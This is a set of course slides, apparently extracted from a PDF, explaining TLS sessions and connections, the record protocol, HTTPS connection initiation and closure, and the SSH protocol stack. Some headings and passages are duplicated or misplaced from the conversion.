 - TLS could be provided as part of the underlying protocol suite and therefore be transparent to applications
 - Alternatively, TLS can be embedded in specific packages




Figure 6.2 TLS Protocol Stack

Transport Layer security (TSL)

- One of the most widely used security services
- TLS is an Internet standard that evolved from a commercial protocol known as Secure Sockets Layer (SSL)
- TLS is a general-purpose service implemented as a set of protocols that rely on TCP
 - TLS could be provided as part of the underlying protocol suite and therefore be transparent to applications
 - Alternatively, TLS can be embedded in specific packages




Figure 6.2 TLS Protocol Stack

TLS Architecture



- Two important TLS concepts are the TLS session and the TLS connection.

TLS
connection

- A transport that provides a suitable type of service
- For TLS such connections are peer-to-peer relationships
- Connections are transient
- Every connection is associated with one session

TLS session

- An association between a client and a server
- Created by the Handshake Protocol
- Define a set of cryptographic security parameters which can be shared among multiple connections
- Are used to avoid the expensive negotiation of new security parameters for each connection

A session state is defined by the following parameters:



Session identifier	An arbitrary byte sequence chosen by the server to identify an active or resumable session state
Peer certificate	An X509.v3 certificate of the peer; this element of the state may be null
Compression method	The algorithm used to compress data prior to encryption
Cipher spec	Specifies the bulk data encryption algorithm and a hash algorithm used for MAC calculation; also defines cryptographic attributes such as the hash_size
Master secret	48-byte secret shared between the client and the server
Is resumable	A flag indicating whether the session can be used to initiate new connections

A connection state is defined by the following parameters:



Server and client random

- Byte sequences that are chosen by the server and client for each connection

Server write MAC secret

- The secret key used in MAC operations on data sent by the server

Client write MAC secret

- The secret key used in MAC operations on data sent by the client

Server write key

- The secret encryption key for data encrypted by the server and decrypted by the client

Client write key

- The symmetric encryption key for data encrypted by the client and decrypted by the server

Initialization vectors

- When a block cipher in CBC mode is used, an initialization vector (IV) is maintained for each key
- This field is first initialized by the SSL Handshake Protocol
- The final ciphertext block from each record is preserved for use as the IV with the following record


Sequence numbers

- Each party maintains separate sequence numbers for transmitted and received messages for each connection
- When a party sends or receives a change cipher spec message, the appropriate sequence number is set to zero
- Sequence numbers may not exceed $2^{64} - 1$

TLS Record Protocol



- Two important TLS concepts are the TLS session and the TLS connection.



TLS Record Protocol Operation



- Two important TLS concepts are the TLS session and the TLS connection.





Figure 6.3 TLS Record Protocol Operation

TLS Record Format



TLS Record Protocol Payload



1 byte



(a) Change cipher spec protocol

1 byte

3 bytes

≥ 0 bytes



(c) Handshake protocol

1 byte 1 byte



(b) Alert protocol

≥ 1 byte

Opaque content

(d) Other upper-layer protocol (e.g., HTTP)

Handshake Protocol Action




Figure 6.6 Handshake Protocol Action

SSL/TLS Attacks



- Attack categories
 - Attacks on the handshake protocol
 - Attacks on the record and application data protocols
 - Attacks on the PKI
 - Other attacks

HTTPS (HTTP over SSL)



- Refers to the combination of HTTP and SSL to implement secure communication between a Web browser and a Web server
- The HTTPS capability is built into all modern Web browsers
- A user of a Web browser will see URL addresses that begin with https:// rather than http://
- If HTTPS is specified, port 443 is used, which invokes SSL
- Documented in RFC 2818, HTTP Over TLS
 - There is no fundamental change in using HTTP over either SSL or TLS and both implementations are referred to as HTTPS
- When HTTPS is used, the following elements of the communication are encrypted:
 - URL of the requested document
 - Contents of the document
 - Contents of browser forms
 - Cookies sent from browser to server and from server to browser
 - Contents of HTTP header

Connection Initiation



For HTTPS, the agent acting as the HTTP client also acts as the TLS client

- The client initiates a connection to the server on the appropriate port and then sends the TLS ClientHello to begin the TLS handshake
- When the TLS handshake has finished, the client may then initiate the first HTTP request
- All HTTP data is to be sent as TLS application data

There are three levels of awareness of a connection in HTTPS:

- At the HTTP level, an HTTP client requests a connection to an HTTP server by sending a connection request to the next lowest layer
 - Typically the next lowest layer is TCP, but it may also be TLS/SSL
- At the level of TLS, a session is established between a TLS client and a TLS server
 - This session can support one or more connections at any time
- A TLS request to establish a connection begins with the establishment of a TCP connection between the TCP entity on the client side and the TCP entity on the server side

Connection Closure



- An HTTP client or server can indicate the closing of a connection by including the line Connection: close in an HTTP record
- The closure of an HTTPS connection requires that TLS close the connection with the peer TLS entity on the remote side, which will involve closing the underlying TCP connection
- TLS implementations must initiate an exchange of closure alerts before closing a connection
 - A TLS implementation may, after sending a closure alert, close the connection without waiting for the peer to send its closure alert, generating an “incomplete close”
- An unannounced TCP closure could be evidence of some sort of attack so the HTTPS client should issue some sort of security warning when this occurs

Secure Shell (SSH)




SSH client and server applications are widely available for most operating systems

- Has become the method of choice for remote login and X tunneling
- Is rapidly becoming one of the most pervasive applications for encryption technology outside of embedded systems

SSH2 fixes a number of security flaws in the original scheme

- Is documented as a proposed standard in IETF RFCs 4250 through 4256

A protocol for secure network communications designed to be relatively simple and inexpensive to implement



The initial version, SSH1 was focused on providing a secure remote logon facility to replace TELNET and other remote logon schemes that provided no security

SSH also provides a more general client/server capability and can be used for such network functions as file transfer and e-mail

SSH Protocol Stack




Figure 6.8 SSH Protocol Stack

Transport Layer Protocol



- Server authentication occurs at the transport layer, based on the server possessing a public/private key pair
- A server may have multiple host keys using multiple different asymmetric encryption algorithms
- Multiple hosts may share the same host key
- The server host key is used during key exchange to authenticate the identity of the host
- RFC 4251 dictates two alternative trust models:
 - The client has a local database that associates each host name with the corresponding public host key
 - The host name-to-key association is certified by a trusted certification authority (CA); the client only knows the CA root key and can verify the validity of all host keys certified by accepted CAs

SSH Transport Layer Protocol Packet Exchanges


